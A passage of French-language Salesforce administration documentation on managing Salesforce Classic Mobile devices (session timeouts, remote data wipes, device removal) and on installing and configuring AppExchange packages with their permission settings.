- Les rapports de session mobile contiennent des données d'utilisation uniquement pour l'application Salesforce Classic Mobile, pas pour les autres applications mobiles Salesforce, telles que les applications Salesforce1.
- Certains périphériques ne fournissent pas chaque attribut physique. Par exemple, les appareils Apple n'indiquent pas la marque.

## Gestion des appareils Salesforce Classic Mobile

Lorsqu'un utilisateur installe l'application Salesforce Classic Mobile sur un appareil mobile et se connecte pour la première fois, Salesforce récupère les informations relatives à l'appareil et les associe à l'enregistrement de l'utilisateur. Les informations de l'appareil sont en lecture seule.

L'entrée de l'appareil est automatiquement créée, mais vous pouvez afficher et gérer tous les utilisateurs et appareils mobiles de votre organisation dans Configuration, en saisissant *Utilisateurs et appareils* dans la case Recherche rapide, puis en sélectionnant **Utilisateurs et appareils**.

À partir de la page Tous les utilisateurs et périphériques mobiles, vous pouvez :

- Afficher la liste des utilisateurs de votre organisation autorisés à utiliser Salesforce Classic Mobile.
- Créer des vues de liste personnalisées pour afficher différents sous-ensembles de vos utilisateurs mobiles. Par exemple, créez une vue qui affiche les utilisateurs jamais connectés à Salesforce depuis l'application Salesforce Classic afin de mesurer l'efficacité des efforts de déploiement de Salesforce Classic Mobile de votre organisation.
- Afficher les détails d'un appareil mobile en cliquant sur l'adresse de l'appareil.
- Afficher les détails d'un utilisateur spécifique en cliquant sur le nom d'utilisateur.
- Afficher les détails d'une configuration mobile en cliquant sur son nom.
- Exécuter les actions suivantes sur plusieurs utilisateurs en même temps :
  - Régler la valeur d'expiration de la session mobile
  - Effacer les données Salesforce d'un appareil mobile de l'utilisateur
  - Supprimer un appareil mobile de l'enregistrement d'un utilisateur
- Déterminer la raison pour laquelle l'appareil d'un utilisateur ne se synchronise pas, en survolant l'icône d'erreur rouge dans la colonne Statut. De plus amples informations concernant les erreurs de synchronisation s'affichent sur la page détails de l'appareil.

**Remarque:** Vous pouvez également gérer des utilisateurs mobiles à partir de la liste associée Périphériques mobiles attribués sur la page de détail de l'utilisateur.

CONSULTER ÉGALEMENT :

Prise en charge de la productivité embarquée avec Salesforce Classic Mobile

Gestion de configurations Salesforce Classic Mobile

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les utilisateurs et les appareils Salesforce Classic Mobile :

- Afficher la configuration

Pour gérer les appareils Salesforce Classic Mobile :

- Gérer les configurations mobiles

# Association permanente d'utilisateurs Salesforce Classic Mobile à un appareil mobile

Vous pouvez empêcher les utilisateurs mobiles d'enregistrer un appareil mobile autre que celui utilisé lors de leur activation initiale de Salesforce Classic Mobile.

Par défaut, Salesforce associe automatiquement un enregistrement d'appareil au dernier utilisateur mobile qui l'a activé. Par conséquent, les administrateurs n'ont pas besoin de mettre à jour l'enregistrement de l'appareil pour l'attribuer à un autre utilisateur. Ce comportement facilite le transfert d'appareils entre les utilisateurs au sein de votre organisation, mais certains administrateurs préfèrent associer de façon permanente les utilisateurs aux appareils initialement attribués. Cela permet aux administrateurs d'organisations disposant de données hautement sensibles de s'assurer que les utilisateurs n'accèdent pas aux données de l'entreprise à partir d'appareils mobiles.

Pour associer définitivement un utilisateur à un appareil mobile :

1. Dans Configuration, saisissez *Paramètres de Salesforce Classic* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de Salesforce Classic**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Associer définitivement l'utilisateur au périphérique mobile`.
4. Cliquez sur **Enregistrer**.

ATTENTION: L'activation du paramètre `Associer définitivement l'utilisateur au périphérique mobile` exige une action administrative lorsque les utilisateurs souhaitent changer d'appareil. Vous devez supprimer manuellement l'appareil existant dans l'enregistrement d'un utilisateur pour lui permettre d'enregistrer un autre appareil. Si vous ne supprimez pas l'appareil, l'utilisateur ne peut pas accéder à l'application Salesforce Classic Mobile.

## Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

## AUTORISATIONS UTILISATEUR

Pour afficher les paramètres de Salesforce Classic Mobile :

- Afficher la configuration

Pour modifier les paramètres de Salesforce Classic Mobile :

- Gérer les configurations mobiles

## Affichage des informations sur les périphériques Salesforce Classic Mobile

Salesforce collecte des informations sur l'appareil mobile de l'utilisateur lors de sa première connexion à l'application Salesforce Classic Mobile. Il existe deux façons d'accéder aux détails de l'appareil.

- Dans Configuration, saisissez *Utilisateurs et appareils* dans la case Recherche rapide, puis sélectionnez **Utilisateurs et appareils**. Cliquez ensuite sur l'adresse d'un appareil dans la vue de liste.
- Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**. Cliquez sur **Modifier** près d'un nom d'utilisateur, puis cliquez sur l'adresse du périphérique dans la liste associée Périphériques mobiles attribués.

À partir de la page Périphérique mobile, vous pouvez effectuer les opérations suivantes :

- Passez en revue les informations relatives au périphérique
- Régler la valeur d'expiration de la session mobile
- Effacer les données Salesforce d'un périphérique de l'utilisateur
- Supprimer un périphérique de l'enregistrement d'un utilisateur

Vous trouverez ci-dessous la description, par ordre alphabétique, des champs conservés pour chaque périphérique mobile de votre entreprise.

| Champ | Description |
|---|---|
| Marque | Marque du périphérique mobile, si elle est disponible. |
| Transporteur | Nom du prestataire de services du périphérique mobile, s'il est disponible. |
| Connecté depuis | Date et heure de la connexion au serveur mobile par le périphérique. Le périphérique est déconnecté lorsque la batterie est déchargée ou lorsque la session se ferme parce que le serveur n'a pas reçu de données du périphérique pendant un certain temps. |
| Statut de connexion | État de la connexion du périphérique. Les valeurs possibles de ce champ sont Connecté, Non connecté et Non disponible. |
| Créé par | Nom du premier utilisateur à inscrire le périphérique mobile, et heure et date de l'inscription. |
| Taille des données | La taille des données Salesforce actuellement stockées sur le périphérique mobile de l'utilisateur. Le périphérique mobile envoie à intervalles réguliers cette information à Salesforce, ce qui est utile pour remédier aux erreurs de synchronisation résultant d'un dépassement de la limite de données. |

### Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### AUTORISATIONS UTILISATEUR

Pour afficher les utilisateurs et les appareils Salesforce Classic Mobile :

- Afficher la configuration

Pour gérer les appareils Salesforce Classic Mobile :

- Gérer les configurations mobiles

| Champ | Description |
| --- | --- |
| Adresse du périphérique | L'identificateur unique de l'appareil mobile de l'utilisateur. |
| Modèle du périphérique | Modèle du périphérique mobile. |
| Est un simulateur ? | Indicateur permettant de savoir si le périphérique est un simulateur ou un périphérique mobile. Un simulateur est une application logicielle qui émule le comportement d'un périphérique mobile. |
| Dernier élément activé | Dernière fois qu'un jeu de données complet a été téléchargé sur le périphérique mobile. Si le jeu de données d'un utilisateur dépasse la limite définie dans la configuration mobile attribuée, le périphérique peut être enregistré, mais pas activé. |
| Dernières données reçues | Dernière fois que des données ont été reçues à partir du périphérique. Ces informations sont utiles pour résoudre les problèmes de connexion. |
| Dernière inscription | Dernière fois qu'un utilisateur a inscrit le périphérique mobile. Le processus d'inscription crée l'enregistrement du périphérique dans Salesforce et l'associe à l'utilisateur à l'origine de l'inscription. |
| Date du dernier statut | La dernière fois que le périphérique mobile a notifié Salesforce du fait que le périphérique ne synchronise plus les données en raison d'une erreur. Le champ `Date du dernier statut` n'est visible que lorsqu'une erreur est présente. |
| Fabricant | Fabricant du périphérique mobile. |
| Taille des métadonnées | La taille des métadonnées Salesforce actuellement stockées sur le périphérique mobile de l'utilisateur. Les métadonnées sont des informations de mise en page et de schéma et la quantité de métadonnées envoyées à un périphérique peut être très importante selon la taille de votre organisation et la complexité de sa configuration. |
| Modifié par | Nom du dernier utilisateur à avoir inscrit le périphérique mobile, et heure et date de l'inscription. |
| Nombre de messages sortants en attente | Nombre de messages en file d'attente sur le serveur mobile, attendant d'être envoyés au périphérique. |
| Système d'exploitation | Le type de système d'exploitation installé sur le périphérique mobile : Android ou iPhone. |
| Version du système d'exploitation | Numéro de version du système d'exploitation installé sur le périphérique mobile. |
| Numéro de téléphone | Numéro de téléphone associé au périphérique mobile. |
| Version de Salesforce Classic Mobile | Numéro de version et numéro de build de l'application client mobile installée sur le périphérique. |
| Taille des messages sortants en attente (Octets) | Taille totale des données des messages sur le périphérique, attendant d'être envoyés vers le serveur mobile. Parce que le |

| Champ | Description |
| --- | --- |
| | serveur traite les messages quasiment en temps réel, cette valeur est généralement paramétrée sur 0. |
| `Taille des messages sortants (octets)` | Taille totale des données de la file d'attente des messages sortants sur le serveur mobile. |
| `Statut` | Indique s'il existe des erreurs de synchronisation entre le périphérique et Salesforce. Le champ `Statut` n'est visible que lorsqu'une erreur est présente. Les deux autres statuts sont Dépassement de la limite de données et Erreur inconnue. |
| `Nom d'utilisateur` | Nom Salesforce de l'utilisateur associé au périphérique mobile. |

Remarque: Si Salesforce détecte que le périphérique sélectionné a été enregistré par un utilisateur dans une autre organisation, une erreur s'affiche dans la page de détail du périphérique. Cela peut se produire lorsqu'un périphérique a été enregistré pour un utilisateur de votre entreprise utilisant une version test sandbox, puis activé par la suite par un utilisateur de votre entreprise de production. Pour supprimer l'ancien enregistrement de périphérique de votre entreprise, supprimez le périphérique.

## Définition de valeurs d'expiration de session Salesforce Classic Mobile

Pour des raisons de sécurité, l'application Salesforce Classic Mobile est paramétrée de façon à verrouiller les utilisateurs après 10 minutes d'inactivité. Les administrateurs peuvent ajuster ou désactiver ce paramétrage en procédant périphérique par périphérique. Par exemple, vous pouvez éventuellement désactiver le paramètre d'expiration de Salesforce Classic Mobile si le système d'exploitation de l'appareil mobile dispose de son propre mécanisme de verrouillage.

Pour modifier la valeur d'expiration de session de Salesforce Classic Mobile :

1. Accédez à l'une des pages suivantes.
   - Pour gérer simultanément plusieurs appareils, dans Configuration, saisissez *`Utilisateurs et appareils`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs et appareils**. Dans la vue de liste de la page Utilisateurs et périphériques mobiles, sélectionnez les appareils souhaités.
   - Pour gérer un appareil spécifique, dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**. Cliquez sur le nom d'un utilisateur, puis sur l'adresse de l'appareil dans la liste associée Périphériques mobiles attribués, pour afficher la page Périphérique mobile.
2. Cliquez sur **Définir la date d'expiration de la session mobile**.
3. Sélectionnez la nouvelle valeur d'expiration en minutes. Vous pouvez également sélectionner **N'expire jamais** si les utilisateurs ne doivent pas être bloqués hors de l'application.
4. Cliquez sur **Enregistrer**.

   Salesforce tente d'envoyer un message contenant les nouveaux paramètres d'expiration de session aux périphériques mobiles sélectionnés.
5. Une page de confirmation résume les résultats pour chaque appareil mobile sélectionné.

### Résultats de l'expiration de la session mobile

Une fois que Salesforce a envoyé aux périphériques mobiles sélectionnés la nouvelle valeur d'expiration de la session, une page de résultats fournit des informations sur le statut de chaque message. Le tableau ci-dessous décrit les trois résultats possibles :

| Résultat | Description |
|---|---|
| Message mis en file d'attente | Le serveur Salesforce Classic Mobile a envoyé le message à l'appareil. Salesforce ne peut pas déterminer si l'appareil a reçu le message. |
| Impossible d'envoyer le message | Un problème de communication temporaire entre Salesforce et le serveur Salesforce Classic Mobile est à l'origine de l'échec d'envoi du message. Réessayez ultérieurement. |
| Utilisateur sans périphérique mobile | L'utilisateur mobile sélectionné n'a jamais enregistré de périphérique. Par conséquent, le message n'a pas pu être envoyé. |

Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

AUTORISATIONS UTILISATEUR

Pour définir les valeurs d'expiration de session Salesforce Classic Mobile :
- Gérer les configurations mobiles

## Suppression de données dans Salesforce Classic Mobile

Lorsqu'un utilisateur accède à l'application Salesforce Classic Mobile, son appareil mobile inclut l'application mobile et un jeu de données Salesforce de l'utilisateur. Un administrateur peut supprimer les données d'un appareil sans désinstaller l'application mobile. Il s'agit d'une option de sécurité efficace lorsqu'un utilisateur égare son appareil. Vous devez également supprimer les données d'un appareil si vous avez l'intention de le donner à un autre utilisateur.

Pour effacer les données Salesforce d'un ou de plusieurs appareils mobiles :

1. Accédez à l'une des pages suivantes.
   - Pour gérer simultanément plusieurs appareils, dans Configuration, saisissez *Utilisateurs et appareils* dans la case Recherche rapide, puis sélectionnez **Utilisateurs et appareils**. Dans la vue de liste de la page Utilisateurs et périphériques mobiles, sélectionnez les appareils souhaités.
   - Pour gérer un appareil spécifique, dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**. Cliquez sur le nom d'un utilisateur, puis sur l'adresse de l'appareil dans la liste associée Périphériques mobiles attribués, pour afficher la page Périphérique mobile.
2. Cliquez sur **Effacer les données**, puis sur **OK**.

   Salesforce tente d'envoyer un message aux appareils mobiles pour effacer les données.

### Résultats de l'effacement des données

Lorsque Salesforce a envoyé aux appareils mobiles le message concernant l'effacement des données, une page de résultats fournit des informations sur le statut de chaque message. Le tableau ci-dessous décrit les trois résultats possibles :

| Résultat | Description |
|---|---|
| Message mis en file d'attente | Le serveur Salesforce Classic Mobile a envoyé le message à l'appareil. Salesforce ne peut pas déterminer si l'appareil a reçu le message. |
| Impossible d'envoyer le message | Un problème de communication temporaire entre Salesforce et le serveur Salesforce Classic Mobile est à l'origine de l'échec d'envoi du message. Réessayez ultérieurement. |
| L'utilisateur n'a pas d'appareil mobile | L'utilisateur mobile sélectionné n'a jamais enregistré d'appareil. Par conséquent, le message n'a pas pu être envoyé. |

CONSULTER ÉGALEMENT :

Gestion des appareils Salesforce Classic Mobile

Suppression d'appareils mobiles

ÉDITIONS

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

AUTORISATIONS UTILISATEUR

Pour supprimer les données Salesforce sur un appareil exécutant Salesforce Classic Mobile :

- Gérer les configurations mobiles

## Suppression d'appareils mobiles

Il existe deux instances lorsque vous supprimez un appareil mobile de l'enregistrement d'un utilisateur :

- Les paramètres mobiles de votre organisation associent définitivement les utilisateurs mobiles à leur appareil et vous devez attribuer un appareil à un autre utilisateur. Si vous n'avez pas activé ce paramètre, Salesforce associe automatiquement un enregistrement d'appareil au dernier utilisateur mobile qui l'a activé. Il est donc inutile de supprimer un appareil pour l'attribuer à un autre utilisateur.
- Vous souhaitez déplacer un appareil depuis votre organisation test sandbox vers votre organisation de production.

Pour supprimer un appareil mobile :

1. Accédez à l'une des pages suivantes.
   - Pour gérer simultanément plusieurs appareils, dans Configuration, saisissez *`Utilisateurs et appareils`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs et appareils**. Dans la vue de liste de la page Utilisateurs et périphériques mobiles, sélectionnez les appareils souhaités.
   - Pour gérer un appareil spécifique, dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**. Cliquez sur le nom d'un utilisateur, puis sur l'adresse de l'appareil dans la liste associée Périphériques mobiles attribués, pour afficher la page Périphérique mobile.
2. Dans la page Périphériques mobiles et utilisateurs, sélectionnez un ou plusieurs appareils, puis cliquez sur **Supprimer un périphérique**. Dans la page Périphérique mobile, cliquez sur **Supprimer**.
3. Cliquez sur **OK**.

   Salesforce tente de supprimer le ou les appareils sélectionnés.
4. Une page de confirmation résume les résultats pour chaque appareil mobile sélectionné.

### Résultats de la suppression d'appareil

Une fois que Salesforce a envoyé aux appareils mobiles le message concernant la suppression des appareils, une page de résultats fournit des informations sur le statut de chaque appareil. Le tableau ci-dessous décrit les trois résultats possibles :

| Résultat | Description |
|---|---|
| Appareil supprimé. | Salesforce a supprimé l'enregistrement de l'appareil de votre organisation. |
| L'appareil ne peut pas être supprimé maintenant. Veuillez réessayer ultérieurement. | Un problème de communication temporaire entre Salesforce et le serveur mobile est à l'origine de l'échec de la suppression de l'appareil. Réessayez ultérieurement. |

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les utilisateurs et appareils mobiles :
- Afficher la configuration

Pour supprimer des appareils mobiles :
- Gérer les configurations mobiles

| Résultat | Description |
| --- | --- |
| L'utilisateur n'a pas d'appareil mobile. | L'utilisateur mobile sélectionné n'a jamais enregistré d'appareil. Par conséquent, le message n'a pas pu être envoyé. |

CONSULTER ÉGALEMENT :

Suppression de données dans Salesforce Classic Mobile

# Limitations de l'application Salesforce Classic Mobile

## Limitations d'un appareil mobile

| | |
| --- | --- |
| Appareils iPhone et iPod Touch d'Apple | • Les fournisseurs tiers (y compris, notamment, Apple Inc. et votre fournisseur de connectivité réseau) peuvent à tout moment restreindre, interrompre ou empêcher l'utilisation de Salesforce Classic Mobile pour les appareils iPhone et iPod Touch, supprimer l'application Salesforce Classic Mobile des appareils iPhone ou iPod Touch, ou demander à Salesforce de prendre des mesures de ce type, sans donner droit à l'utilisateur à un remboursement, un avoir ou toute autre compensation de la part de ces tiers ou de Salesforce.<br>• Les accords de niveau de service ne s'appliquent pas au produit Salesforce Classic Mobile pour iPhone. Des restrictions supplémentaires sont présentées dans le supplément au formulaire de commande de Salesforce Classic Mobile pour iPhone, que les utilisateurs doivent accepter lors du téléchargement ou de l'installation du produit Salesforce Classic Mobile pour iPhone. |

## Limitations des tableaux de bord

Lors de l'utilisation des tableaux de bord dans Salesforce Classic Mobile, les limitations suivantes existent :

- Vous ne pouvez ni créer ni modifier des tableaux de bord.
- Les liens vers les détails d'un rapport personnalisé sont désactivés.

## Affichage des informations d'enregistrement automatique d'un utilisateur mobile

La page Enregistrements automatiques mobiles permet d'afficher les informations d'enregistrement automatique de n'importe quel utilisateur pour un dépannage d'ordre général.

Pour afficher les informations d'enregistrement automatique de l'appareil d'un utilisateur :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Sélectionnez un utilisateur.
3. Dans la page de détail de l'utilisateur, en regard de Enregistrements automatiques mobiles, cliquez sur **Afficher**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : Toutes les éditions

AUTORISATIONS UTILISATEUR

Pour afficher des informations d'enregistrement automatique mobile :
- Afficher la configuration

# Packages installés

Vous pouvez installer des packages dans votre organisation Salesforce, puis les configurer et les gérer. Pour afficher les packages que vous avez installés, dans Configuration, saisissez « Installé » dans la case Recherche rapide, puis sélectionnez **Packages installés**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Installation d'un package

Installez un package géré ou non géré dans votre organisation Salesforce pour lui ajouter de nouvelles fonctionnalités. Sélectionnez une installation personnalisée afin de modifier les paramètres par défaut du package, notamment les restrictions d'accès au package.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour installer des packages :
- Télécharger des packages AppExchange

## Étapes de pré-installation

1. Dans un navigateur, accédez à l'URL d'installation fournie par le développeur du package ou, si vous installez un package à partir d'AppExchange, cliquez sur **Télécharger maintenant** dans la page d'informations de l'application.

   Remarque: Si vous procédez à une installation dans une organisation Sandbox, remplacez la partie www.salesforce.com du lien d'installation par test.salesforce.com. Le package est retiré de votre organisation Sandbox lorsque vous créez une autre copie Sandbox.

2. Saisissez votre nom d'utilisateur et mot de passe pour l'organisation Salesforce dans laquelle vous souhaitez installer le package, puis cliquez sur le bouton de connexion.
3. Si le package est protégé par un mot de passe, saisissez le mot de passe que vous avez reçu de l'éditeur.
4. Si vous installez un package non géré, vous pouvez également sélectionner `Renommer des composants en conflit du package`. Lorsque vous sélectionnez cette option, Salesforce change le nom de tout composant du package qui est en conflit avec un nom de composant existant.

## Installation par défaut

Cliquez sur **Installer**. Un message de progression s'affiche, suivi d'un message de confirmation une fois l'installation terminée.

## Installation personnalisée

Pour modifier les paramètres par défaut, suivez les étapes ci-dessous en tant qu'administrateur.

1. Sélectionner une ou plusieurs options, selon vos besoins.
   - Cliquez sur **Afficher les composants**. Une liste contextuelle des composants du package s'affiche. Pour des packages gérés, l'écran présente également une liste d'applications connectées (applications de confiance qui ont accès aux données Salesforce d'un utilisateur, une fois l'utilisateur et l'application vérifiés). Consultez la liste pour accepter les composants et toutes les applications connectées, puis fermez la fenêtre contextuelle.

     Remarque: Il se peut que certains éléments du package, par exemple des règles de validation, des types d'enregistrement ou des paramètres personnalisés, ne figurent pas dans la liste Composants du package, mais qu'ils soient inclus dans le package et installés avec les autres éléments. Si aucun élément ne figure dans la liste des composants du package, il se peut que le package ne contienne que des modifications mineures.

   - Si le package contient un paramètre de site distant, vous devez approuver l'accès aux sites Web hors de Salesforce. La boîte de dialogue indique tous les sites Web avec lesquels le package communique. Nous recommandons d'utiliser le protocole SSL (secure sockets layer) pour un site Web, lors de la transmission de données. Une fois la sécurité des sites Web vérifiée, sélectionnez **Oui, accorder l'accès à ces sites Web tiers**, puis cliquez sur **Continuer** ou sur **Annuler** pour abandonner l'installation du package.

ATTENTION: En installant les paramètres de site distant, vous autorisez le package à transmettre des données depuis et vers un site Web tiers. Avant d'utiliser le package, contactez l'éditeur pour déterminer quelles données sont transmises et comment elles sont utilisées. Si vous avez un spécialiste en sécurité interne, demandez-lui de tester l'application et d'évaluer son impact avant de l'utiliser.

- Cliquez sur **Accès API**. Une liste des paramètres d'accès API accordés aux composants du package s'affiche. Examinez les paramètres pour vous assurer qu'ils sont acceptables, puis fermez la liste pour revenir à l'écran d'installation.
- Dans Enterprise Edition, Performance Edition, Unlimited Edition et Developer Edition, choisissez l'une des options de sécurité suivantes :

  Remarque: Selon le type d'installation, cette option peut ne pas s'afficher. Par exemple, dans Group Edition et Professional Edition, ou lorsque le package ne contient aucun objet personnalisé, Salesforce ignore cette option, pour accorder un accès total à tous les utilisateurs.

  **Installer pour les administrateurs seulement**

  Spécifie les paramètres ci-dessous dans le profil de l'administrateur chargé de l'installation et dans tout profil qui dispose de l'autorisation « Personnaliser l'application ».

  - Autorisations d'objet : « Lire », « Créer », « Modifier », « Supprimer », « Afficher tout » et « Modifier tout » activées
  - Sécurité au niveau du champ : définie sur visible et modifiable pour tous les champs
  - Classes Apex : activées
  - Pages Visualforce : activées
  - Paramètres de l'application : activés
  - Paramètres des onglets : déterminés par le créateur du package
  - Paramètres de présentation de page : déterminés par le créateur du package
  - Paramètres du type d'enregistrement : déterminés par le créateur du package

  Après l'installation, si vous avez Enterprise Edition, Performance Edition, Unlimited Edition ou Developer Edition, définissez des autorisations utilisateur et objet appropriées dans des profils personnalisés, selon vos besoins.

  **Installer pour tous les utilisateurs**

  Spécifie les paramètres ci-dessous dans tous les profils personnalisés internes.

  - Autorisations d'objet : « Lire », « Créer », « Modifier », « Supprimer », « Afficher tout » et « Modifier tout » activées
  - Sécurité au niveau du champ : définie sur visible et modifiable pour tous les champs
  - Classes Apex : activées
  - Pages Visualforce : activées
  - Paramètres de l'application : activés
  - Paramètres des onglets : déterminés par le créateur du package
  - Paramètres de présentation de page : déterminés par le créateur du package
  - Paramètres du type d'enregistrement : déterminés par le créateur du package

  Remarque: Les profils Utilisateur du portail client, Responsable du portail client, Portail client haut volume, Site Web authentifié, Utilisateur partenaire et standard ne reçoivent aucun accès.

  **Installer pour des profils spécifiques...**

  Permet de sélectionner les autorisations d'accès de tous les profils personnalisés de votre organisation. Accordez à chaque profil un accès intégral ou aucun accès au nouveau package et à tous ses composants.

  - Accès complet : spécifie les paramètres ci-dessous pour chaque profil.
    - Autorisations d'objet : « Lire », « Créer », « Modifier », « Supprimer », « Afficher tout » et « Modifier tout » activées

- Sécurité au niveau du champ : définie sur visible et modifiable pour tous les champs
- Classes Apex : activées
- Pages Visualforce : activées
- Paramètres de l'application : activés
- Paramètres des onglets : déterminés par le créateur du package
- Paramètres de présentation de page : déterminés par le créateur du package
- Paramètres du type d'enregistrement : déterminés par le créateur du package

– Aucun accès : spécifie des paramètres identiques à l'Accès complet, *à l'exception* des autorisations d'objet qui sont toutes désactivées.

Vous voyez apparaître d'autres options si l'éditeur a inclus les paramètres des profils personnalisés. Vous pouvez intégrer dans vos profils les paramètres des profils personnalisés de l'éditeur, sans aucune incidence sur vos paramètres. Dans la liste déroulante, en regard du profil auquel les paramètres doivent s'appliquer, choisissez le nom des paramètres de profil souhaités. Les paramètres actuels de ce profil restent intacts.

Vous pouvez également cliquer sur **Définir tout** à côté d'un niveau d'accès pour attribuer ce paramètre à tous les profils utilisateur.

2. Cliquez sur **Installer**. Un message de progression s'affiche, suivi d'un message de confirmation une fois l'installation terminée.
   - Durant l'installation, Salesforce recherche et vérifie les dépendances. L'organisation d'un installateur doit répondre à toutes les exigences de dépendance répertoriées dans la page Afficher les dépendances, sinon l'installation échoue. Par exemple, pour installer un package qui fait référence à des services, ces derniers doivent être activés pour l'entreprise de l'installateur.
   - Lors de l'installation d'un composant contenant Apex, tous les tests unitaires de votre organisation sont effectués, y compris ceux contenus dans le nouveau package. Si un test d'unité repose sur un composant initialement installé comme étant inactif, comme une règle de workflow, ce test d'unité risque d'échouer. Vous pouvez cependant effectuer l'installation indépendamment des erreurs de tests d'unités.
   - Si votre installation échoue, reportez-vous à Pourquoi mon installation ou ma mise à niveau a-t-elle échoué ? à la page 1275

## Étapes de post installation

Si le package inclut des instructions de post installation, elles sont affichées une fois l'installation terminée. Lisez et suivez les instructions fournies. Avant de déployer le package pour vos utilisateurs, effectuez également les modifications nécessaires pour votre mise en œuvre. Selon le contenu du package, il peut être nécessaire d'exécuter les étapes de personnalisation ci-dessous.

- Si le package comprend des ensembles d'autorisations, attribuez-les aux utilisateurs qui en ont besoin. Dans des packages gérés, vous pouvez apporter des modifications aux ensembles d'autorisations inclus, mais les mises à niveau ultérieures sont automatiques. Si vous clonez un ensemble d'autorisations inclus dans un package géré ou si vous en créez un, vous pouvez apporter des modifications à l'ensemble d'autorisations, mais les mises à jour ultérieures ne l'affecteront pas.
- Si vous réinstallez un package et devez réimporter les données à l'aide du fichier d'exportation reçu après la désinstallation, reportez-vous à Importation des données d'un package à la page 1267.
- Si vous avez installé un package géré, cliquez sur **Gérer les licences** pour attribuer des licences à des utilisateurs.

  Remarque: Vous ne pouvez pas attribuer des licences dans Lightning Experience. Si vous devez attribuer une licence, basculez vers Salesforce Classic.

- Configurez des composants dans le package selon vos besoins. Pour plus d'informations, reportez-vous à Configuration des packages installés à la page 1258.

CONSULTER ÉGALEMENT :

Mise à niveau des packages

Packages installés

# Configuration des packages installés

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour installer des packages :
- Télécharger des packages AppExchange

Pour configurer les packages installés :
- Personnaliser l'application

De nombreux composants incluent un attribut **Est déployé** qui contrôle leur disponibilité pour les utilisateurs. Après l'installation, tous les composants sont immédiatement disponibles s'ils étaient dans l'organisation du développeur. Avant de rendre le package disponible pour vos utilisateurs, effectuez les modifications nécessaires à la mise en œuvre. Selon le contenu du package, il peut être nécessaire de personnaliser les éléments suivants :

**Option Configurer**
Si l'éditeur a inclus un lien vers un site Web externe avec des informations sur la configuration, la page Téléchargements AppExchange affiche une option **Configurer** en regard du package dans Configuration lorsque vous cliquez sur **Packages installés**. Cliquez sur **Configurer** pour afficher les configurations suggérées de l'éditeur.

**Champs et liens personnalisés**
Ajoutez les champs ou liens personnalisés nécessaires aux nouveaux objets personnalisés.

**Objet personnalisé**
Activez le suivi des objets qui ne figurent pas dans ce package, mais qui contiennent des champs suivis dans Chatter. Par exemple, pour suivre un champ personnalisé dans Compte, vous devez vous assurer que l'objet standard Compte est activé pour le suivi.

**Types de rapport personnalisé**
Si le `nom du type de rapport` personnalisé correspond à un nom utilisé dans votre entreprise, modifiez le `nom du type de rapport` après l'installation du package afin d'éviter toute confusion entre les deux types de rapport.

**Utilisateur actuel d'un tableau de bord**
